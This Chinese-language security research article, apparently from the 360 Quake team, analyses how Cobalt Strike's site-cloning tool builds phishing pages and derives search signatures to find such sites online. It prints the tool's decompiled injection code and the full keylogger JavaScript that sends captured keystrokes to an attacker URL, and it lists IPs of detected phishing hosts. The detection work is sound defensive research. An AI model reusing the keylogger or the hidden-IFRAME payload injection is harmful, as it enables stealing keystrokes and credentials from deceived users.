
浅析 CobaltStrike 钓鱼网站检测

1．前言

Cobalt Strike 是由 Strategic Cyber 公司开发的一款商业化渗透测试工具。该软件具有简单易用、可扩展性高等优点，并且具备团队协作等特点，因此被广大黑客、白帽子和安全研究人员等大量装备使用。网络空间测绘就是利用扫描发掘互联网中一切可发掘的资产和目标。Cobalt Strike 的发掘，是 360 Quake 团队一直以来的核心目标之一。

Clone Site 是 Cobalt Strike 的一个克隆网站的工具，该工具可以对任意目标网站进行克隆，达到迷惑受害者的目的。该工具可以嵌入一个 javascript 链接进行键盘记录和嵌入一个长宽为 0 的 IFRAME 标签直接进行载荷投递，详细的使用方式不在此赘述，有兴趣可请参考 Cobalt Strike 文档[1]。



网络空间测绘技术能够利用网络扫描探测机制，以工程化手段，不断发掘互联网中开放的资产、目标。在本文中，我们将对比克隆网站和真实网站的差异，并通过阅读克隆网站的源码，经过分析和特征比对，尝试对该克隆工具生成的钓鱼网站进行检测和识别，最后对全网钓鱼网站分布情况进行排查。


2．检测方法

工欲善其事，必先利其器。在本地搭建测试环境进行测试。如图所示，从浏览器渲染出来的页面上看，很难找到克隆网站和正常网站的区别。

但是拿两个网站的响应体进行对比。可以发现克隆网站比正常网站多了几个标签。在网页头部嵌入了 base 标签和 link 标签，其中 base 标签的链接是真实目标网站的链接，之后在网页 body 尾部嵌入了 IFRAME 标签和 script 标签，IFRAME 标签加载了一个远程木马，script 标签加载了一个伪装成 jquery 的键盘记录脚本。

通过对 Cobalt Strike 进行抓包能够看到克隆网站的整个过程，可以看到克隆工具在原有网页基础上进行了标签嵌入。

整个流程逻辑可归纳为下图所示：



通过反编译出源码也可以看到整个嵌入过程，在目标网站页面头部中，如果没有”shoetcut icon”和 rel=”icon”时则直接在”<head>”后面插入 link 标签，当网页没有”<base href=”时则在”<head>”后面插入 base 标签，并且 href 里的链接为真实网站链接。

```
if (var5.toLowerCase().indexOf("shortcut icon") < 0 && var5.toLowerCase().indexOf("rel=\"icon") < 0) {
  var5 = var5.replaceFirst("(?i:<head.*?>)", "$0\n<link rel=\"shortcut icon\" type=\"image/x-icon\" href=\"/favicon.ico\">");
}
if (var5.toLowerCase().indexOf("<base href=") < 0) {
  var5 = var5.replaceFirst("(?i:<head.*?>)", "$0\n<base href=\"" + var6 + "\">");
}
```

为什么无论如何都要保证页面中要有 base 标签呢？这是因为克隆工具仅仅克隆了一个首页，一些静态资源还在真实网站上，一些静态资源如图片、css 文件等链接可能是相对路径。为了保证资源正确加载，确保页面与正常网站无异，所以一定要指定一个 base 标签为网页中的链接提供一个正确的目标地址[2]。其实这

里存在一个特征，就是在都符合条件时，根据代码实现的逻辑会出现下列内容特征和顺序特征，但是这个特征不算强特征，还需要结合其他特征信息进行甄别。

```
<!-- 其他元素 -->
<head>
<base href="目标网站地址">
<link rel="shortcut icon" type="image/x-icon" href="/favicon.ico">
<!-- 其他元素 -->
```

接下来继续看其他两个标签的嵌入，这一步是在客户端完成的。在 Teamserver 将处理过的网页返回给客户端，之后会根据用户的选项选择性的插入两个标签，并将页面返回给 Teamserver 创建钓鱼网站。如下图所示。

```
public String updateRequest(String var1, String var2, boolean var3) {
      String var4;
      if (!"".equals(var2)) {
         var4 = "<IFRAME SRC=\"" + var2 + "\" WIDTH=\"0\" HEIGHT=\"0\"></IFRAME>";
         var1 = var1.replaceFirst("(?i:</body>)", "\n" + var4 + "\n$0");
         if (!CommonUtils.isin(var4, var1)) {
            var1 = var1 + var4;
         }

         this.desc = this.desc + ". Serves " + var2;
      }

      if (var3) {
         var4 = "<script src=\"" + this.proto + this.options.get("host") + ":" +
  DialogUtils.string(this.options, "port") + "/jquery/jquery.min.js\"></script>";
         var1 = var1.replaceFirst("(?i:</body>)", "\n" + var4 + "\n$0");
         if (!CommonUtils.isin(var4, var1)) {
            var1 = var1 + var4;
         }

         this.desc = this.desc + ". Logs keys";
      }

      return var1;
   }
```

这里同样存在内容特征和顺序特征。

内容特征：

1. IFRAME 标签为大写，且长宽为 0。
2. script 标签加载了 js 路径为”/jquery/jquery.min.js”

顺序特征：

1. IFRAME 标签和 script 标签同时出现时，一定是 IFRAME 标签、script 标签和 body 标签这个顺序。
2. IFRAME 标签和 script 标签只出现一个时，一定在 body 标签之前。

```
<!-- 其他元素 -->
<IFRAME SRC="XXX" WIDTH="0" HEIGHT="0"></IFRAME>

<script src="http://xxx.xxx.xxx.xxx/jquery/jquery.min.js"></script>
</body>
<!-- 其他元素 -->
```

同时还存在一个强特征，jquery.min.js 不是一个真正的 jquey 脚本，而是由 keylogger.js 为模板修改而来，如图所示。

```
var cfqPdaQzXzSSf=0;window.onload=function loadfqPdaQzXzSSf(){lfqPdaQzXzSSf=",";if(window.addEventListener)
{document.addEventListener('keypress',pfqPdaQzXzSSf,true);document.addEventListener('keydown',dfqPdaQzXzSSf,true);}
else if(window.attachEvent)
{document.attachEvent('onkeypress',pfqPdaQzXzSSf);document.attachEvent('onkeydown',dfqPdaQzXzSSf);}
else{document.onkeypress=pfqPdaQzXzSSf;document.onkeydown=dfqPdaQzXzSSf;}}
function pfqPdaQzXzSSf(e){kfqPdaQzXzSSf=(window.event)?
window.event.keyCode:e.which;kfqPdaQzXzSSf=kfqPdaQzXzSSf.toString(16);if(kfqPdaQzXzSSf≠"d")
{fqPdaQzXzSSf(kfqPdaQzXzSSf);}}
function dfqPdaQzXzSSf(e){kfqPdaQzXzSSf=(window.event)?
window.event.keyCode:e.which;if(kfqPdaQzXzSSf==9||kfqPdaQzXzSSf==8||kfqPdaQzXzSSf==13)
{fqPdaQzXzSSf(kfqPdaQzXzSSf);}}
function fqPdaQzXzSSf(kfqPdaQzXzSSf){lfqPdaQzXzSSf=lfqPdaQzXzSSf+kfqPdaQzXzSSf+",";var
tfqPdaQzXzSSf="ZUyQXfawhPbi"+cfqPdaQzXzSSf;cfqPdaQzXzSSf↔;var ffqPdaQzXzSSf;if(document.all&&
(navigator.appVersion.match(/MSIE ([\d.]+)/)[1])<=8.0)
{ffqPdaQzXzSSf=document.createElement(String.fromCharCode(60)+"script name='"+tfqPdaQzXzSSf+"'
id='"+tfqPdaQzXzSSf+"'"+String.fromCharCode(62)+String.fromCharCode(60)+"/script"+String.fromCharCode(62));}
else{ffqPdaQzXzSSf=document.createElement("script");ffqPdaQzXzSSf.setAttribute("id",tfqPdaQzXzSSf);ffqPdaQzXzSSf.set
Attribute("name",tfqPdaQzXzSSf);}
var ejDBFWFHhff='?id='+window.location.href.split(/\?id=/)
[1];ffqPdaQzXzSSf.setAttribute("src","%URL%"+ejDBFWFHhff+"&data="+lfqPdaQzXzSSf);ffqPdaQzXzSSf.style.visibility="hid
den";document.body.appendChild(ffqPdaQzXzSSf);if(kfqPdaQzXzSSf==13||lfqPdaQzXzSSf.length>3000){lfqPdaQzXzSSf=",";}
setTimeout('document.body.removeChild(document.getElementById("'+tfqPdaQzXzSSf+'"))',5000);}
```

这个文件里的变量名等也可以做一个特征，来验证是否为该工具生成的钓鱼网站。最后，我们结合前面所说的特征，生成了两条搜索语法。

语法一：

response:"<head> <base href=" AND response:"<link rel=\"shortcut icon\" type=\"image/x-icon\" href=\"/favicon.ico\">" AND response:"jquery/jquery.min.js\"></script> </body>"

语法二：

response:"<head> <base href=" AND response:"<link rel=\"shortcut icon\" type=\"image/x-icon\" href=\"/favicon.ico\">" AND response:"WIDTH=\"0\" HEIGHT=\"0\"></IFRAME>"

3．全网探测


根据之前搜索语法搜索到了 44 个独立 IP,经确认其中 40 个 IP 为钓鱼网站，部分数据如图所示。

IP	端口	标题	克隆目标网站	扫描时间
58.17.217.24	80	重庆铃耀汽车有限公司 Mail System	http://mail.lingyaoauto.com	2021/4/3 5:30
129.211.41.239	80	中原证券 邮件系统	https://mail.ccnew.com/	2020/8/27 18:04
120.27.3.39	80	央视网_世界就在眼前	https://www.cctv.com/	2020/4/30 7:31
144.168.56.130	80	武汉大学口腔医院协同办公平台	http://61.183.122.74:7001/defaultroot/	2020/9/13 22:00
185.210.144.218	8080	手机QQ空间登录	http://52.192.231.246/	2020/10/9 22:42
118.24.154.134	80	免费在线算卦，周易算卦-财运-婚姻-姓名-起名 | 82开运网	http://www.82ky.com	2021/5/5 12:47
192.144.172.241	443	教育电子政务平台	http://emlc.moe.edu.cn/	2020/4/20 4:29
39.105.24.37	88	江苏科技大学VPN服务	https://vpn.just.edu.cn/dana-na/auth/url_default/	2020/6/11 12:03
175.24.66.111	8090	后台管理平台	https://www.webportal.top/	2021/4/2 14:37
8.210.125.201	8080	杭州师范大学VPN校园网远程接入	https://svpn.hznu.edu.cn/por/	2020/12/2 22:32
104.168.147.195	80	管理平台	http://61.163.88.227:8006	2020/2/12 5:01
119.23.75.192	8083	登录	http://passport2.chaoxing.com/	2021/5/16 19:02
139.196.184.73	80	登录	http://passport2.chaoxing.com/	2021/4/3 1:36
159.138.45.10	80	登录	http://dtool.huolala.cn	2020/6/16 22:42
119.29.186.89	8088	补天 - 企业和白帽子共赢的漏洞响应平台，帮助企业建立SRC	https://user.butian.net/user/sign-in?next=https://www.butian.net/	2020/2/23 7:52
121.196.152.165	80	渤海银行欢迎您	http://www.cbhb.com.cn/bhbank/S101	2021/5/31 11:13
45.137.10.148	80	百度一下，你就知道	https://www.baidu.com	2021/6/6 21:32
121.4.193.179	443	百度一下，你就知道	https://www.baidu.com	2021/5/31 11:12
193.112.124.26	12345	百度一下，你就知道	https://www.baidu.com/	2021/1/11 16:15
39.106.109.69	80	百度一下，你就知道	http://www.baidu.com/	2020/12/10 20:33
121.37.23.161	80	百度一下，你就知道	https://www.baidu.com	2020/11/3 13:35
47.102.110.39	8080	百度一下，你就知道	http://www.baidu.com/	2020/9/24 1:40

完整数据可以在 https://github.com/360quake/CobaltStrike_Phishing_Website 找到。

全球分布如图所示。

找了两个 IP 访问效果如下图所示。



4．结论

网络空间测绘，始于资产，但不止于资产。

我们认为，主动测绘数据将会与终端行为样本数据、网络流量通信数据一样，是未来网络安全大数据&&威胁情报数据的重要源头。主动测绘数据和基于测绘数据分析后形成的知识将能够极大补充我们的视野，从而开拓出更多的攻击面和领域。更多网络空间测绘领域研究内容，敬请期待~。

5．参考

[1]. https://www.cobaltstrike.com/help-website-clone-tool
[2]. https://www.w3school.com.cn/tags/tag_base.asp
[3]. https://github.com/360quake/CobaltStrike_Phishing_Website